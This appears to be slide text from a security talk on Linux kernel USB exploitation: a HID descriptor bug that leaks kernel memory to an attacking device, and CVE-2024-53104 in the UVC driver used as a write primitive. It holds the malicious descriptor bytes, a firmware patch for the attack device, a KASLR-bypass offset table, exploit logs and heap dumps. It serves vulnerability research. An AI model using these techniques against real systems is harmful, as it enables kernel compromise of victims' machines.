```
int __hid_hw_raw_request(struct hid_device *hdev,
                        unsigned char reportnum, __u8 *buf,
                        size_t len, enum hid_report_type rtype,
                        enum hid_class_request reqtype,
                        u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                       reqtype, source, from_bpf);
    if (ret)
        return ret;

    return hdev->ll_driver->raw_request(hdev, reportnum, buf, len,
                                       rtype, reqtype);
}
```

HID OOB Read

0x96, 0x01, 0x00,	# Report Count (1)	0
0x06, 0x01, 0x00,	# Usage Page (Generic Desktop)	3
# 0x03, 0x00, 0x00, 0x00, 0x00,	# Ignored by the kernel somehow	
0x2a, 0x90, 0xa0,	# Usage Maximum (41104)	6
0x27, 0x00, 0x00, 0x00, 0x00,	# Logical Maximum (0)	9
0xb3, 0x81, 0x3e, 0x25, 0x03,	# Feature (Cnst,Arr,Abs,Vol)	14
0x1b, 0xdd, 0xe8, 0x40, 0x50,	# Usage Minimum (1346431197)	19
0x3b, 0x5d, 0x8c, 0x3d, 0xda,	# Designator Index	24

```
static int usbhid_set_raw_report(struct hid_device *hid, unsigned int reportnum,
                                __u8 *buf, size_t count, unsigned char rtype)
{
    struct usbhid_device *usbhid = hid->driver_data;
    struct usb_device *dev = hid_to_usb_dev(hid);
    struct usb_interface *intf = usbhid->intf;
    struct usb_host_interface *interface = intf->cur_altsetting;
    int ret, skipped_report_id = 0;

    /* Byte 0 is the report number. Report data starts at byte 1.*/
    if ((rtype == HID_OUTPUT_REPORT) &&
        (hid->quirks & HID_QUIRK_SKIP_OUTPUT_REPORT_ID))
        buf[0] = 0;
    else
        buf[0] = reportnum;

    if (buf[0] == 0x0) {                                     // [1]
        /* Don't send the Report ID */
        buf++;
        count--;                                           // [2]
        skipped_report_id = 1;
    }

    ret = usb_control_msg(dev, usb_sndctrlpipe(dev, 0), // [3]
                          HID_REQ_SET_REPORT,
                          USB_DIR_OUT | USB_TYPE_CLASS | USB_RECIP_INTERFACE,
                          ((rtype + 1) << 8) | reportnum,
                          interface->desc.bInterfaceNumber, buf, count,
                          USB_CTRL_SET_TIMEOUT);
    /* count also the report id, if this was a numbered report. */
    if (ret > 0 && skipped_report_id)
        ret++;

    return ret;
}
```

HID OOB Read

- Lack of report size in descriptor result in size = 0
- 'count' underflows
- 'buf' is transmitted back to the connected device via usb_control_msg
- usb_control_msg max size control message is 65535 (0xffff)
- Out of bounds data is transmitted back to device

0x96, 0x01, 0x00,	# Report Count (1)	0
0x06, 0x01, 0x00,	# Usage Page (Generic Desktop)	3
# 0x03, 0x00, 0x00, 0x00, 0x00,	# Ignored by the kernel somehow	
0x2a, 0x90, 0xa0,	# Usage Maximum (41104)	6
0x27, 0x00, 0x00, 0x00, 0x00,	# Logical Maximum (0)	9
0xb3, 0x81, 0x3e, 0x25, 0x03,	# Feature (Cnst,Arr,Abs,Vol)	14
0x1b, 0xdd, 0xe8, 0x40, 0x50,	# Usage Minimum (1346431197)	19
0x3b, 0x5d, 0x8c, 0x3d, 0xda,	# Designator Index	24

```
static int usbhid_set_raw_report(struct hid_device *hid, unsigned int reportnum,
                                __u8 *buf, size_t count, unsigned char rtype)
{
    struct usbhid_device *usbhid = hid->driver_data;
    struct usb_device *dev = hid_to_usb_dev(hid);
    struct usb_interface *intf = usbhid->intf;
    struct usb_host_interface *interface = intf->cur_altsetting;
    int ret, skipped_report_id = 0;

    /* Byte 0 is the report number. Report data starts at byte 1.*/
    if ((rtype == HID_OUTPUT_REPORT) &&
        (hid->quirks & HID_QUIRK_SKIP_OUTPUT_REPORT_ID))
        buf[0] = 0;
    else
        buf[0] = reportnum;

    if (buf[0] == 0x00) { // [1]
        /* Don't send the Report ID */
        buf++;
        count--; // [2]
        skipped_report_id = 1;
    }

    ret = usb_control_msg(dev, usb_sndctrlpipe(dev, 0), // [3]
        HID_REQ_SET_REPORT,
        USB_DIR_OUT | USB_TYPE_CLASS | USB_RECIP_INTERFACE,
        ((rtype + 1) << 8) | reportnum,
        interface->desc.bInterfaceNumber, buf, count,
        USB_CTRL_SET_TIMEOUT);

    /* count also the report id, if this was a numbered report. */
    if (ret > 0 && skipped_report_id)
        ret++;

    return ret;
}
```

Triggering the Vuln

BUG: KMSAN: kernel-usb-infoleak in usb_submit_urb+0x5a1/0x2630 [drivers/usb/core/urb.c:430](#)
usb_submit_urb+0x5a1/0x2630 [drivers/usb/core/urb.c:430](#)
usb_start_wait_urb+0xc2/0x320 [drivers/usb/core/message.c:59](#)
usb_internal_control_msg [drivers/usb/core/message.c:103](#) [inline]
usb_control_msg+0x27c/0x5b0 [drivers/usb/core/message.c:154](#)
usbhid_raw_request+0x4ab/0x690 drivers/hid/usbhid/hid-core.c:-1
__hid_request+0x2bd/0x500 [drivers/hid/hid-core.c:1989](#)
hidinput_change_resolution_multipliers [drivers/hid/hid-input.c:1950](#) [inline]
hidinput_connect+0x3bf5/0x5cc0 [drivers/hid/hid-input.c:2327](#)
hid_connect+0x6b4/0x3440 [drivers/hid/hid-core.c:2239](#)
hid_hw_start+0xfc/0x1e0 [drivers/hid/hid-core.c:2354](#)
ms_probe+0x2e5/0x890 [drivers/hid/hid-microsoft.c:391](#)
__hid_device_probe [drivers/hid/hid-core.c:2724](#) [inline]

Porting to our Exploit Tool

- Capture wireshark capture and studied code to better understand the vulnerability for porting.
- Modified Tinyusb for to handle large endpoint size (0xffff)
- Added custom callbacks in TinyUSB to iteratively collect the leak data and transmit to our USB controller.

USBHID	64 GET_DESCRIPTOR Request HID Report
USBHID	98 GET_DESCRIPTOR Response HID Report
USBHID	65599 SET_REPORT Request
USBHID	64 SET_REPORT Response
USBHUB	64 GET_STATUS Request [Port 1]
USBHUB	68 GET_STATUS Response [Port 1]
USB	65 URB_INTERRUPT in
USB	64 URB_INTERRUPT in
USBHUB	64 GET_STATUS Request [Port 1]
USB	65 URB_INTERRUPT in
USB	64 URB_INTERRUPT in
USBHUB	68 GET_STATUS Response [Port 1]
USBHUB	64 CLEAR_FEATURE Request [Port 1: C_PORT_CONNECTION]
USBHUB	64 CLEAR_FEATURE Response [Port 1: C_PORT_CONNECTION]
USBHUB	64 GET_STATUS Request [Port 1]
USBHUB	68 GET_STATUS Response [Port 1]
USBHUB	64 GET_STATUS Request [Port 1]

```

--- a/src/portable/mentor/musb/dcd_musb.c
+++ b/src/portable/mentor/musb/dcd_musb.c
@@ -93,7 +93,7 @@ static dcd_data_t _dcd;
// musb is configured to use dynamic FIFO sizing.
// FF Size is encoded: 1 << (fifo_size[3:0] + 3) = 8 << fifo_size[3:0]
// FF Address is 8*ff_addr[12:0]
-// First 64 bytes are reserved for EP0
+// First 0xffff bytes are reserved for EP0
static uint32_t allocated_fifo_bytes;
|
// ffsz is log2(mps) - 3 (round up)
@@ -347,7 +347,7 @@ static bool edpt_n_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16
static bool edpt0_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16_t total_bytes)
{
    (void)rhport;
-    TU_ASSERT(total_bytes <= 64); /* Current implementation supports for only up to 64 bytes. */
+    TU_ASSERT(total_bytes <= 0xffff); /* Current implementation supports for only up to 0xffff bytes. */
    musb_regs_t* musb_regs = MUSB_REGS(rhport);
    musb_ep_csr_t* ep_csr = get_ep_csr(musb_regs, 0);
    const unsigned req = _dcd.setup_packet.bmRequestType;
@@ -375,7 +375,7 @@ static bool edpt0_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16
    if (tu_edpt_dir(req) == dir_in) { /* DATA stage */

```

Exploitation

Examining the state of the heap after the allocation has occurred, we can see the following (where RAX is kmalloc-8 allocation):

```
rax      0xffff88842c472cb0 -131373716788048
rbx      0xffff88842a35e000 -131373751476224
rcx      0x0                0
rdx      0x8                8
rsi      0x0                0
rdi      0xffff88842dc07b80 -131373692060800
rbp      0xffff88842a35e000 0xffff88842a35e000
```

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name      = kmalloc-8
  flags     = __CMPXCHG_DOUBLE
  offset    = 0x0
  size      = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects = 512
      inuse   = 498 (real = 185)
      frozen  = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region  @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
    }
  }
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects = 512
      inuse   = 488 (real = 217)
      frozen  = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region  @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
    }
  }
}
```

Exploitation

Examining the state of the heap after the allocation has occurred, we can see the following (where RAX is kmalloc-8 allocation):

- Allocation of the overread falls into kmalloc-8 with 512 objects in cache.
- We couldn't find/correlate any overlapping regions of other caches.
- Attempted to find good spray primitives for kmalloc-8 but seemed impractical.

```
rax      0xffff88842c472cb0 -131373716788048
rbx      0xffff88842a35e000 -131373751476224
rcx      0x0                0
rdx      0x8                8
rsi      0x0                0
rdi      0xffff88842dc07b80 -131373692060800
rbp      0xffff88842a35e000 0xffff88842a35e000
```

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name      = kmalloc-8
  flags     = __CMPXCHG_DOUBLE
  offset    = 0x0
  size      = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects = 512
      inuse   = 498 (real = 185)
      frozen  = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region  @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
    }
  }
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects = 512
      inuse   = 488 (real = 217)
      frozen  = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region  @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
    }
  }
}
```

Exploitation

Examining the state of the heap after the allocation has occurred, we can see the following (where RAX is kmalloc-8 allocation):

- Allocation of the overread falls into kmalloc-8 with 512 objects in cache.
- We couldn't find/correlate any overlapping regions of other caches.
- Attempted to find good spray primitives for kmalloc-8 but seemed impractical.

Solution:

- After several runs of capturing leak output text pointers were noticed to occur consistently.

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name      = kmalloc-8
  flags     = __CMPXCHG_DOUBLE
  offset    = 0x0
  size      = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects = 512
      inuse   = 498 (real = 185)
      frozen  = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region  @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
    }
  }
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects = 512
      inuse   = 488 (real = 217)
      frozen  = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region  @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
    }
  }
}
```

Exploitation

Pointer Detection Technique

- First search through the leaked data and determine if a value looks like a possible kernel pointer by checking to see if its higher order bits are set
- Check the alignment of the pointer; compilers often align functions to 16-byte boundaries
- If it does look like a pointer, try to resolve by building an offset map
- If a pointer is resolved using our offset map then calculate `__text` address

```
xxd leak3_leak_data_0_44.bin | less
00000000: 0000 0000 0000 004c a115 3fcd bfe5 1931 .....L...?....1
00000010: 2d31 0000 0000 0031 2d31 0000 0000 00f4 -1.....1-1.....
00000020: a315 3fcd bfe5 3131 3839 3a31 3137 0031 ..?...1189:117.1
00000030: 2d34 0000 0000 0031 2d34 0000 0000 0014 -4.....1-4.....
00000040: a315 3fcd bfe6 d131 2d31 3a31 2e30 0031 ..?...1-1:1.0.1
...

00002270: e461 141b 92ff ff00 0000 0000 0000 0060 .a.....`
00002280: 45a5 84ff ffff ffb0 0000 0000 0000 0000 E.....
00002290: 5948 151b 92ff ff00 0000 0000 0000 0000 YH.....
000022a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000022b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000022c0: 0000 0000 0000 0000 606f adb9 7f00 0000 .....`o.....
000022d0: 706f adb9 7f00 0080 af64 4d1b 92ff ff25 po.....dM....%
000022e0: 0000 0000 0000 8073 0010 0800 0000 0029 .....s.....)
```

```
# These are the two LSBs from the known pointers we can be leaked
offset_sets = {
    "pm_suspend_timer_fn" : [0x5a80],
    "pm_runtime_work" : [0x5b10],
    "blk_stat_timer_fn" : [0x5ce0],
    "blk_mq_poll_stats_bkt" : [0xa240],
    "blk_mq_poll_stats_fn" : [0x97a0],
    "fib4_dump" : [0x05d0],
    "fib4_seq_read" : [0x0630],
    "hrtimer_wakeup" : [0x62b0],
    "do_no_restart_syscall" : [0x07d0],
    "root_user" : [0x2040],
}
```

Info Leak

```
[11:22:20][#][Shell] All clients have completed leak!
[11:22:20][#][Shell] Client 0: Leak Stats: {'total_chunks': 64, 'received_chunks': 64, 'missing_chunks': 0, 'leak_size': 65535}
[11:22:20][#][Shell] Client: Acquired 65535 bytes of leak data
[11:22:20][#][Shell] Wrote leak data to dumps/leak3_leak_data_0_0.bin
[11:22:20][#][Shell] Could not identify leak strategy for client 0 using default
[11:22:20][#][Shell] Processing leak data for kernel pointers...
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffd000000 at offset 452
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffd0000 at offset 453
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffd00 at offset 454
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a820e0 at offset 2903
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a82040 at offset 3087
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a8b600 at offset 3103
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a8a630 at offset 3111
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffea000000 at offset 60132
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffea0000 at offset 60133
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffea00 at offset 60134
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91d988c0 at offset 60151
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffff0000000 at offset 61686
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffff00000 at offset 61687
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff284fc00 at offset 62198
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91be6ec0 at offset 63703
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8fa07f40 at offset 63959
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8f8f6e40 at offset 64751
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8f8f7b20 at offset 64879
[11:22:20][#][Shell] Trying to resolve pointer: 0xfffffffffd000000
[11:22:21][#][Shell] Trying to resolve pointer: 0xfffffffffd0000
[11:22:21][#][Shell] Trying to resolve pointer: 0xfffffffffd00
[11:22:21][#][Shell] Trying to resolve pointer: 0xffffffff91a820e0
[11:22:22][#][Shell] Trying to resolve pointer: 0xffffffff91a82040
[11:22:22][#][Shell] Pointer 0xffffffff91a82040 corresponds to symbol root_user at address 0xffffffff97082040
[11:22:22][#][Shell] Calculated base address candidate: 0xffffffff8f800000
Base address: 0xffffffff8f800000
[11:22:22][#][Shell] Found _stext address: 0xffffffff8f800000
[11:22:22][#][Shell] Removing clients...
[11:22:22][#][10.0.0.155] Removing
[11:22:22][#][Shell] Success. Exiting.
$
```

CVE-2024-53104



Vulnerability

- Out-of-Bounds write vulnerability in the `uvc\_parse\_format` that is the result of improper frame type validation
- Results in an attacker-controlled for-loop corrupting adjacent `frame` structures
- If the length is big enough, adjacent kmalloc cache objects resulting in an OOB heap write


```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
    interval = get_unaligned_le32(&buffer[26+4*i]); // <----- OOB HERE
    (*intervals)++ = interval ? interval : 1;
}

/*
 * Make sure that the default frame interval stays between
 * the boundaries.
 */
n -= frame->bFrameIntervalType ? 1 : 2;
frame->dwDefaultFrameInterval =
    min(frame->dwFrameInterval[n],
        max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval));

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval;
}
```


OOB Write

Normal Structure
Layout




OOB Write

Normal Structure Layout




Corrupted Structure Layout




OOB Write

Normal Structure Layout



Corrupted Structure Layout



```
(gdb) p *frame
$6 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 1094795585,
  dwMaxVideoFrameBufferSize = 1111638594,
  bFrameIntervalType = 67 'C',
  dwDefaultFrameInterval = 1145324612, //
0x44444444
  dwFrameInterval = 0x4242424242424242 (pointer)
```

OOB Write

- If its big enough we could induce a heap out of bounds write.
- However, we since already corrupt a pointer its more useful to NOT induce this for stability reasons.

```
(gdb) sobject -n kmalloc-512 0xffff888112617e00 -c 2 -x -m 0x200
0xffff888112617e00 M (region end)
0x200 bytes of object data:
0xffff888112617e00: 09 02 4F 01 02 01 00 E0 FA 09 04 00 00 00 0E 01 ..0.....
0xffff888112617e10: 00 00 0D 24 01 00 01 0D 00 00 00 00 00 01 01 09 ...$......
0xffff888112617e20: 04 01 00 00 0E 02 00 00 0E 24 01 01 17 00 82 00 .....$......
0xffff888112617e30: 02 00 00 00 01 00 09 24 0C 00 00 00 00 00 09 .....$......
0xffff888112617e40: 24 0C 00 00 00 00 00 00 09 24 0C 00 00 00 00 00 $......$......
0xffff888112617e50: 00 FE 24 00 01 00 00 00 00 00 00 00 00 00 00 00 ..$......
0xffff888112617e60: 00 00 00 00 00 00 00 00 00 00 38 41 41 41 41 42 .....8AAAAAB
0xffff888112617e70: 42 42 42 43 43 43 43 FF FF FF FF 45 45 45 45 A0 BBBCCCC...EEEE.
0xffff888112617e80: 45 94 84 FF FF FF FF 46 46 46 46 46 46 46 4A E.....FFFFFFFJ
0xffff888112617e90: 4A 4A 4A 4B 4B 4B 4B 4C 4C 4C 4C 4D 4D 4D 4D 4E JJJKKKKLLLLMMMMN
0xffff888112617ea0: 4E 4E 4E 4F 4F 4F 4F 50 50 50 50 51 51 51 51 52 NNN0000PPPPQQQQR
0xffff888112617eb0: 52 52 52 53 53 53 53 54 54 54 54 55 55 55 55 01 RRRSSSSTTTUUUU.
0xffff888112617ec0: 00 01 00 00 00 00 00 02 00 01 00 00 00 00 00 B0 .....
0xffff888112617ed0: 45 94 84 FF FF FF FF 14 00 00 00 02 00 00 00 00 E.....
0xffff888112617ee0: 00 00 00 20 00 00 00 10 00 00 00 00 00 00 00 C0 ... .....
0xffff888112617ef0: 45 94 84 FF FF FF FF 64 64 64 64 65 65 65 65 66 E.....dddeeeef
0xffff888112617f00: 66 66 66 67 67 67 67 68 68 68 68 69 69 69 69 6A fffgggghhhhiij

Next Chunk
0xffff888112617f10: 6A 6A 6A 6B 6B 6B 6B 6C 6C 6C 6C 6D 6D 6D 6D 6E jjjkkkkllllmmmmn
0xffff888112617f20: 6E 6E 6E 6F 6F 6F 6F 70 70 70 70 71 71 71 71 72 nnnooooppqqqqqr
0xffff888112617f30: 72 72 72 73 73 73 73 74 74 74 74 75 75 75 75 76 rrrsssstttuuuuv
0xffff888112617f40: 76 76 76 77 77 77 77 78 78 78 78 79 79 79 79 00 vvvwwwxxxxyyyy.
0xffff888112617f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Exploit – Write Primitive

- Uses max/min combination to get the minimum frame interval.
- dwFrameInterval is 32-bit array of intervals
- dwDefaultFrameInterval is 32 bit value

```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n], // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```

Exploit – Write Primitive


- Uses max/min combination to get the minimum frame interval.
- dwFrameInterval is 32-bit array of intervals
- dwDefaultFrameInterval is 32 bit value
- **We control pointer contents**
- **We control content that gets written**

```
(gdb) p *frame
$6 = {
...
dwDefaultFrameInterval      =      1145324612,      //
0x44444444
    dwFrameInterval = 0x4242424242424242
```


```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n], // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
